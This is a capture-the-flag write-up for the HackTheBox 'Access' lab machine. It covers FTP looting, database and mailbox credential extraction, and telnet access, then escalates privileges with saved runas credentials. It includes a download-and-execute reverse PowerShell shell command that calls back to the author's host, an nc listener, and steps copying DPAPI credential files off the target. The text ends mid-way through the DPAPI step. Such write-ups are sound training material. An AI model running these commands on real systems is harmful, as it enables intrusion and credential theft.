HTB - Access - FTP - .mdb - mmailbox & runas or mimikatz

IP : 10.10.10.98

```
nmap -p- --min-rate 10000  -sS -sV -sS -A 10.10.10.98 -Pn
```


```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_  SYST: Windows_NT
23/tcp open  telnet?
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: MegaCorp
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 2008|7|Vista|2012|Phone|8.1 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7
cpe:/o:microsoft:windows_vista cpe:/o:microsoft:windows_server_2012:r2
cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows
cpe:/o:microsoft:windows_8.1
Aggressive OS guesses: Microsoft Windows 7 or Windows Server 2008 R2 (97%),
Microsoft Windows Server 2008 R2 or Windows 7 SP1 (92%), Microsoft Windows
Vista or Windows 7 (92%), Microsoft Windows Server 2012 R2 (91%), Microsoft
Windows 8.1 Update 1 (90%), Microsoft Windows Phone 7.5 or 8.0 (90%),
Microsoft Windows Embedded Standard 7 (89%), Microsoft Windows Server 2008
R2 SP1 or Windows 8 (89%), Microsoft Windows 7 Professional or Windows 8
(89%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or
Windows 7 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Based on the IIS version, I can guess that this is likely Windows 7 or Windows 2008 R2.

Website - port 80

Site

The site just gives an image:



gobuster

```
root@kali# gobuster -u http://10.10.10.98 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 20 -x
asp,aspx,txt

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.98/
[+] Threads      : 20
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-
```

```
medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions   : aspx,txt,asp
[+] Timeout      : 10s
=====================================================
2018/10/22 06:46:45 Starting gobuster
=====================================================
=====================================================
2018/10/22 07:02:18 Finished
=====================================================
```

Nothing interesting. Time to move on.

FTP - Port 21

Since FTP allows anonymous connections, I'll connect and see what's there:

```
root@kali# ftp 10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
Name (10.10.10.98:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  09:16PM       <DIR>          Backups
08-24-18  10:00PM       <DIR>          Engineer
226 Transfer complete.
ftp> cd Backups
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  09:16PM              5652480 backup.mdb
226 Transfer complete.
ftp> bin
200 Type set to I.
ftp> get backup.mdb
local: backup.mdb remote: backup.mdb
200 PORT command successful.
```

```
125 Data connection already open; Transfer starting.
226 Transfer complete.
5652480 bytes received in 1.68 secs (3.2076 MB/s)
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  09:16PM              5652480 backup.mdb
226 Transfer complete.
ftp> cd ../Engineer
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-24-18  01:16AM                10870 Access Control.zip
226 Transfer complete.
ftp> get Acc*
local: Acc* remote: Acc*
200 PORT command successful.
550 The filename, directory name, or volume label syntax is incorrect.
ftp> get "Access Control.zip"
local: Access Control.zip remote: Access Control.zip
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
```

So two files, `Access Control.zip` and `backup.mdb`

Shell as security

Access Control.zip

Since I’m looking for access to the machine, and the box is called Access, why not start with the zip. It contains one file, `Access Control.pst`:

```
root@kali# unzip -l Access\ Control.zip
Archive:  Access Control.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
   271360  2018-08-24 01:13   Access Control.pst
---------                     -------
   271360                     1 file
```

Unfortunately, zip chokes trying to open it:

```
root@kali# unzip Access\ Control.zip
Archive:  Access Control.zip
   skipping: Access Control.pst      unsupported compression method 99
```

I can try `7z` (which you can install with `apt install p7zip-full`), and it works, except now it needs a password, and I don't have one:

```
root@kali# 7z x Access\ Control.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,3 CPUs
Intel(R) Core(TM) i7-7700 CPU @ 3.60GHz (906E9),ASM,AES-NI)

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)

Extracting archive: Access Control.zip
--
Path = Access Control.zip
Type = zip
Physical Size = 10870



Enter password (will not be echoed):
ERROR: Wrong password : Access Control.pst

Sub items Errors: 1

Archives with Errors: 1

Sub items Errors: 1
```

I could set up to try to brute force it, but I'll go look for a password first.

backup.mdb

The file is a Microsoft Access Database:

```
root@kali# file backup.mdb
backup.mdb: Microsoft Access Database
```

There are many ways to open the file. Go to Windows and open in Access. Use a site like mdbopener.com. I like command line, so I'm going to use mdbtools. Install with `apt install mdbtools`. That installs several programs, which I can see by typing `mdb-` and then hitting tab twice:

```
root@kali# mdb-
mdb-array     mdb-export    mdb-header    mdb-hexdump   mdb-parsecsv  mdb-
prop      mdb-schema    mdb-sql       mdb-tables    mdb-ver
```

To start with `backup.mdb`, I'll first list the tables:

```
root@kali# mdb-tables backup.mdb
acc_antiback acc_door acc_firstopen acc_firstopen_emp acc_holidays
acc_interlock acc_levelset acc_levelset_door_group acc_linkageio acc_map
acc_mapdoorpos acc_morecardempgroup acc_morecardgroup acc_timeseg
acc_wiegandfmt ACGroup acholiday ACTimeZones action_log AlarmLog areaadmin
att_attreport att_waitforprocessdata attcalclog attexception AuditedExc
auth_group_permissions auth_message auth_permission auth_user
auth_user_groups auth_user_user_permissions base_additiondata base_appoption
base_basecode base_datatranslation base_operatortemplate base_personaloption
base_strresource base_strtranslation base_systemoption CHECKEXACT CHECKINOUT
dbbackuplog DEPARTMENTS deptadmin DeptUsedSchs devcmds devcmds_bak
django_content_type django_session EmOpLog empitemdefine EXCNOTES FaceTemp
iclock_dstime iclock_oplog iclock_testdata iclock_testdata_admin_area
iclock_testdata_admin_dept LeaveClass LeaveClass1 Machines NUM_RUN
NUM_RUN_DEIL operatecmds personnel_area personnel_cardtype
personnel_empchange personnel_leavelog ReportItem SchClass SECURITYDETAILS
ServerLog SHIFT TBKEY TBSMSALLOT TBSMSINFO TEMPLATE USER_OF_RUN USER_SPEDAY
UserACMachines UserACPrivilege USERINFO userinfo_attarea UsersMachines
UserUpdates worktable_groupmsg worktable_instantmsg worktable_msgtype
worktable_usrmsg ZKAttendanceMonthStatistics acc_levelset_emp
acc_morecardset ACUnlockComb AttParam auth_group AUTHDEVICE base_option
dbapp_viewmodel FingerVein devlog HOLIDAYS personnel_issuecard SystemLog
USER_TEMP_SCH UserUsedSClasses acc_monitor_log OfflinePermitGroups
OfflinePermitUsers OfflinePermitDoors LossCard TmpPermitGroups
TmpPermitUsers TmpPermitDoors ParamSet acc_reader acc_auxiliary
STD_WiegandFmt CustomReport ReportField BioTemplate FaceTempEx FingerVeinEx
TEMPLATEEx
```

There's a ton. I need a good way to survey the database.

I'll use `mdb-export` to dump the data from a given table. The first few I try to dump show the headers, but otherwise empty tables:

```
root@kali# mdb-export backup.mdb acc_antiback
id,change_operator,change_time,create_operator,create_time,delete_operator,d
elete_time,status,device_id,one_mode,two_mode,three_mode,four_mode,five_mode
,six_mode,seven_mode,eight_mode,nine_mode,AntibackType

root@kali# mdb-export backup.mdb acc_door
id,change_operator,change_time,create_operator,create_time,delete_operator,d
elete_time,status,device_id,door_no,door_name,lock_delay,back_lock,sensor_de
lay,opendoor_type,inout_state,lock_active_id,long_open_id,wiegand_fmt_id,car
d_intervaltime,reader_type,is_att,door_sensor_status,map_id,duration_apb,for
ce_pwd,supper_pwd,reader_io_state,open_door_delay,door_normal_open,enable_no
rmal_open,disenable_normal_open,wiegandInType,wiegandOutType,wiegand_fmt_out
_id,SRBOn,ManualCtlMode,ErrTimes,SensorAlarmTime,InTimeAPB

root@kali# mdb-export backup.mdb acc_firstopen
id,change_operator,change_time,create_operator,create_time,delete_operator,d
elete_time,status,door_id,timeseg_id
```

I’ll use a bash loop to go over the tables, and see which have data.

```
root@kali# mdb-tables backup.mdb | tr ' ' '\n' | grep . | while read table;
do lines=$(mdb-export backup.mdb $table | wc -l); if [ $lines -gt 1 ]; then
echo "$table: $lines"; fi; done
acc_timeseg: 2
acc_wiegandfmt: 12
ACGroup: 6
action_log: 25
areaadmin: 4
auth_user: 4
DEPARTMENTS: 6
deptadmin: 8
LeaveClass: 4
LeaveClass1: 16
personnel_area: 2
TBKEY: 4
USERINFO: 6
ACUnlockComb: 11
AttParam: 20
auth_group: 2
SystemLog: 2
```

To break that down, I run the same tables command I ran above. Then I replace spaces with new lines, and use `grep .` to get non-empty lines. I pipe that into a `while read loop`. For each table, I run `mdb-export` and pipe the result into `wc -l`. For empty tables, that will be 1. Then I check if the number of lines is greater than 1, and if so, echo the table name and the number of lines.

Looking through the data in these tables, I see the `auth_user` table. It has a password field:

```
root@kali# mdb-export backup.mdb auth_user
id,username,password,Status,last_login,RoleID,Remark
25,"admin","admin",1,"08/23/18 21:11:47",26,
27,"engineer","access4u@security",1,"08/23/18 21:13:36",26,
28,"backup_admin","admin",1,"08/23/18 21:14:02",26,
```

I'll need to note both "admin" and "access4u@security" as passwords.

Access Control.pst

"access4u@security" works to unzip the file:

```
root@kali# 7z x Access\ Control.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,3 CPUs
Intel(R) Core(TM) i7-7700 CPU @ 3.60GHz (906E9),ASM,AES-NI)

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)

Extracting archive: Access Control.zip
--
Path = Access Control.zip
Type = zip
Physical Size = 10870

Enter password (will not be echoed):
Everything is Ok

Size:       271360
Compressed: 10870
```

I now have an Outlook email folder file:


```
root@kali# file Access\ Control.pst
Access Control.pst: Microsoft Outlook email folder (>=2003)
```

Like the database, there are many ways to get to this data. I'll convert it to mbox format using `readpst` (`apt install readpst`):

```
root@kali# readpst Access\ Control.pst
Opening PST file and indexes...
Processing Folder "Deleted Items"
        "Access Control" - 2 items done, 0 items skipped.
```

Now I have `Access Control.mbox`. mbox is a plain text format. I can open it with `less` and look around. I can grep through it for keywords. If there's a lot of email, I can use a command line email client like `mutt` to look at it. In this case, there is only one email, so just using `cat` or `less` would be easy. But I'll show you `mutt` in case you had to deal with a mbox with 100s of emails.

I'll show this as a video. I'll open the file using `mutt -Rf Access\ Control.mbox` where `-R` opens it read-only (I don't want to modify the file) and `-f` identifies the file to read from. I'll answer a couple prompts (no I don't want to create `/root/Mail`, yes remove the lock), and end up at the folder of emails (in this case, one). I can use arrow keys to move to the email I want, and press enter to view it. `q` gets back to the folder, and `q` again quits.



```
root@kali:~/hackthebox/access-10.10.10.98/loot# mutt -Rf Access\ Control.mbox
```

The email does have the password for the security account:

```
Hi there,

The password for the “security” account has been changed to
4Cc3ssC0ntr0ller.  Please ensure this is passed on to your engineers.

Regards,

John
```

Shell Via Telnet

As telnet was open, I’ll connect, and use the password from the email. I get a shell:

```
root@kali# telnet 10.10.10.98
Trying 10.10.10.98...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\security>whoami
access\security
```

And from there `user.txt`:

```
C:\Users\security\Desktop>type user.txt
ff1f3b48...
```

Privesc To Administrator

Enumeration

On the host, I’ll need to find that there are stored credentials for the administrator. There are two things that could tip me off to that. First, I could check the Public folder, and find a link file on the desktop:

```
C:\Users\Public>cd desktop

C:\Users\Public\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 9C45-DBF0

 Directory of C:\Users\Public\Desktop

08/22/2018  10:18 PM             1,870 ZKAccess3.5 Security System.lnk
               1 File(s)          1,870 bytes
               0 Dir(s)  16,682,262,528 bytes free
```

`.lnk` files are a binary format, but if I `type` it, I can see the strings:

```
C:\Users\Public\Desktop>type "ZKAccess3.5 Security System.lnk"
LF@ 7#P/PO :+00/C:\R1M:Windows:M:*wWindowsV1MVSystem32:MV*System32X2P:

runas.exe:1:1*Yrunas.exeL-
KEC:\Windows\System32\runas.exe#..\..\..\Windows\System32\runas.exeC:\ZKTeco
\ZKAccess3.5G/user:ACCESS\Administrator /savecred
"C:\ZKTeco\ZKAccess3.5\Access.exe"'C:\ZKTeco\ZKAccess3.5\img\AccessNET.ico%S
ystemDrive%\ZKTeco\ZKAccess3.5\img\AccessNET.ico%SystemDrive%\ZKTeco\ZKAcces
s3.5\img\AccessNET.ico%
wN]ND.Q`Xaccess_8{E3Oj)H)ῠ[_8{E3Oj)H)ῠ[  1SPSXFL8C&me*S-1-5-21-953262931-
566350628-63446256-500
```

I'm particularly interested in:

```
C:\Windows\System32\runas.exe#..\..\..\Windows\System32\runas.exeC:\ZKTeco\Z
KAccess3.5G/user:ACCESS\Administrator /savecred
```

It's a bit jumbled, but I see that it's calling `runas` and using the `/savecred` flag. That suggests to me that creds are cached for the Administrator account. I've got all I need here, but it is possible to do a better examination of the lnk file, and I'll do so in Beyond Root.

To check that assumption, or just as part of enumeration before finding the link file, I can run `cmdkey /list`:

```
C:\Users\security>cmdkey /list

Currently stored credentials:

    Target: Domain:interactive=ACCESS\Administrator
    Type: Domain Password
    User: ACCESS\Administrator
```

Knowing that the administrator credentials are cached, there’s two ways to use them.

Privesc #1 - Use runas

For people used to Linux environments, `runas` can be quite frustrating. It doesn’t let you just switch users in the same terminal like `su` or `sudo`. It opens a new process in a new window. So I can’t do things like `runas type \users\administrator\desktop\root.txt` and expect to see the results. I could have it copy that file to something I could read. But more fun, I can just get a shell.

Get Nishang

Since this is an easier box, I’ll walk through this in detail free free to skip to the last bit of this section if you’re familiar already.

First, I’ll clone a copy of Nishang from github if I don’t already have it.

```
root@kali:/opt# git clone https://github.com/samratashok/nishang.git
Cloning into 'nishang'...
remote: Enumerating objects: 1660, done.
remote: Total 1660 (delta 0), reused 0 (delta 0), pack-reused 1660
Receiving objects: 100% (1660/1660), 6.62 MiB | 776.00 KiB/s, done.
Resolving deltas: 100% (1040/1040), done.
```

I’ll make a `www` directory to serve from, and I’ll grab a copy of the shell I’m going to use:

```
root@kali:/opt# mkdir ~/www
root@kali:/opt# cp nishang/Shells/Invoke-PowerShellTcp.ps1 ~/www/
```

Prep Shell

If I open up the PowerShell script and look at the usage, I’ll see that I want to do a reverse shell, so something like this:

```
.EXAMPLE
PS > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444
```

I’m going to have the Access box `iex` this script. As it is by default, that will just load all the functions in this script into the current PowerShell session. But I want to actually run one of those function. So I'll add that line to the bottom of the script:

```
root@kali# tail Invoke-PowerShellTcp.ps1
        }
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is
reachable and you are using the correct port."
        Write-Error $_
    }
}

Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.11 -Port 443
```

Serve Shell


Now I need to serve the shell so that I can get it from Access. I'll use the `http.server` module in `python3` (that's the same as the `SimpleHTTPServer` module in `python2`, but I don't like having to hit shift and it's fewer characters).

I'll simply start the module, and now I'm serving the current directory over http on the given port:

```
root@kali# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

This is why I created a new directory to serve out of. Anyone on the HTB network can access this page now and the files it's serving. I don't want my notes or other files available.

I can check that the server is working with my browser:



Directory listing for /

- Invoke-PowerShellTcp.ps1

I can see those requests in the terminal as well:

```
root@kali# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.14.11 - - [14/Feb/2019 09:53:11] "GET / HTTP/1.1" 200 -
10.10.14.11 - - [14/Feb/2019 09:53:11] code 404, message File not found
10.10.14.11 - - [14/Feb/2019 09:53:11] "GET /favicon.ico HTTP/1.1" 404 -
```

Start nc

The PowerShell shell is going to connect back to me on port 443 (as I specified when I added the function call to the end of the file). I'll start a `nc` listener:

```
root@kali# nc -lnvp 443
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
```

Execute

Now I'll use my telnet shell to execute:

```
C:\Users\security\AppData\Local\Temp>runas /user:ACCESS\Administrator
/savecred "powershell iex(new-object
net.webclient).downloadstring('http://10.10.14.11/shell.ps1')"
```

`(new-object net.webclient).downloadstring('http://10.10.14.11/shell.ps1')` will generate a web request for the given url and return the text. `iex` will execute that result as PowerShell.

I see the callback in my `nc` window:

```
root@kali# nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.98] 49164
Windows PowerShell running as user Administrator on ACCESS
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
access\administrator
```

From there I can grab `root.txt`:

```
PS C:\users\administrator\desktop> dir


    Directory: C:\users\administrator\desktop


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---         8/21/2018  11:07 PM         32 root.txt


PS C:\users\administrator\desktop> type root.txt
6e1586cc...
```

Privesc #2 - dpapi creds

As the creds are cached, I can extract them. harmj0y has a good write-up on this.

Collect Files

I'll grab two binary files from windows host, the master key and credentials file.

First, I'll find the master key:

```
C:\Users\security\AppData\Roaming\Microsoft\Protect\S-1-5-21-953262931-566350628-63446256-1001>dir /a
 Volume in drive C has no label.
 Volume Serial Number is 9C45-DBF0

 Directory of C:\Users\security\AppData\Roaming\Microsoft\Protect\S-1-5-21-953262931-566350628-63446256-1001

12/11/2018  04:47 PM    <DIR>          .
12/11/2018  04:47 PM    <DIR>          ..
08/22/2018  09:18 PM               468 0792c32e-48a5-4fe3-8b43-d93d64590580
08/22/2018  09:18 PM                24 Preferred
               2 File(s)            492 bytes
               2 Dir(s)  16,764,465,152 bytes free
```

Next I'll use `certutil` to base64 encode it:

```
C:\Users\security\AppData\Roaming\Microsoft\Protect\S-1-5-21-953262931-566350628-63446256-1001>certutil -encode 0792c32e-48a5-4fe3-8b43-
```

```
d93d64590580 output
Input Length = 468
Output Length = 700
CertUtil: -encode command completed successfully.

C:\Users\security\AppData\Roaming\Microsoft\Protect\S-1-5-21-953262931-
566350628-63446256-1001>type output
-----BEGIN CERTIFICATE-----
AgAAAAAAAAAAAAAAMAA3ADkAMgBjADMAMgBlAC0ANAA4AGEANQAtADQAZgBlADMA
LQA4AGIANAAzAC0AZAA5ADMAZAA2ADQANQA5ADAANQA4ADAAAAAAAAAAAAAFAAAA
sAAAAAAAAACQAAAAAAAAAAABQAAAAAAAAAAAAAAAAAAACAAAAnFHKTQBwjHPU+/9g
uV5UnvhDAAAOgAAAEGYAAOePsdmJxMzXoFKFwX+uHDGtEhD3raBRrjIDU232E+Y6
DkZHyp7VFAdjfYwcwq0WsjBqq1bX0nB7DHdCLn3jnri9/MpVBEtKf4U7bwszMyE7
Ww2Ax8ECH2xKwvX6N3KtvlCvf98HsODqlA1woSRdt9+Ef2FVMKk4lQEqOtnHqMOc
wFktBtcUye6P40ztUGLEEgIAAABLtt2bW5ZW2Xt48RR5ZFf0+EMAAA6AAAAQZgAA
D+azql3Tr0a9eofLwBYfxBrhP4cUoivLW9qG8k2VrQM2mlM1FZGF0CdnQ9DBEys1
/a/60kfTxPX0MmBBPCi0Ae1w5C4BhPnoxGaKvDbrcye9LHN0ojgbTN1Op8Rl3qp1
Xg9TZyRzkA24hotCgyftqgMAAADlaJYABZMbQLoN36DhGzTQ
-----END CERTIFICATE-----

C:\Users\security\AppData\Roaming\Microsoft\Protect\S-1-5-21-953262931-
566350628-63446256-1001>del output
```

I'll paste that base64 text into a file on my machine, and decode it:

```
root@kali# cat masterkey.b64 | base64 -d > masterkey
```

I'll do the same thing for the credentials file:

```
C:\Users\security\AppData\Roaming\Microsoft\Credentials>dir /a
 Volume in drive C has no label.
 Volume Serial Number is 9C45-DBF0

 Directory of C:\Users\security\AppData\Roaming\Microsoft\Credentials

08/22/2018  09:18 PM    <DIR>          .
08/22/2018  09:18 PM    <DIR>          ..
08/22/2018  09:18 PM               538 51AB168BE4BDB3A603DADE4F8CA81290
               1 File(s)            538 bytes
               2 Dir(s)  16,764,465,152 bytes free

C:\Users\security\AppData\Roaming\Microsoft\Credentials>certutil -encode
51AB168BE4BDB3A603DADE4F8CA81290 output
```

```
Input Length = 538
Output Length = 800
CertUtil: -encode command completed successfully.

C:\Users\security\AppData\Roaming\Microsoft\Credentials>type output
-----BEGIN CERTIFICATE-----
AQAAAA4CAAAAAAAAAQAAANCMnd8BFdERjHoAwE/Cl+sBAAAALsOSB6VI40+LQ9k9
ZFkFgAAAACA6AAAARQBuAHQAZQByAHAAcgBpAHMAZQAgAEMAcgBlAGQAZQBuAHQA
aQBhAGwAIABEAGEAdABhAA0ACgAAABBmAAAAAQAAIAAAAPW7usJAvZDZr308LPt/
MB8fEjrJTQejzAEgOBNfpaa8AAAAAA6AAAAAAgAAIAAAAPlkLTI/rjZqT3KT0C8m
5Ecq3DKwC6xqBhkURY2t/T5SAAEAAOc1Qv9x0IUp+dpf+I7c1b5E0RycAsRf39nu
WlMWKMsPno3CIetbTYOoV6/xNHMTHJJ1JyF/4XfgjWOmPrXOU0FXazMzKAbgYjY+
WHhvt1Uaqi4GdrjjlX9Dzx8Rou0UnEMRBOX5PyA2SRbfJaAWjt4jeIvZ1xGSzbZh
xcVobtJWyGkQV/5v4qKxdlugl57pFAwBAhDuqBrACDD3TDWhlqwfRr1p16hsqC2h
X5u88cQMu+QdWNSokkr96X4qmabp8zopfvJQhAHCKaRRuRHpRpuhfXEojcbDfuJs
ZezIrM1LWzwMLM/K5rCnY4Sg4nxO23oOzs4q/ZiJJSME21dnu8NAAAAAY/zBU7zW
C+/QdKUJjqDlUviAlWLFU5hbqocgqCjmHgW9XRy4IAcRVRoQDtO4U1mLOHW6kLaJ
vEgzQvv2cbicmQ==
-----END CERTIFICATE-----

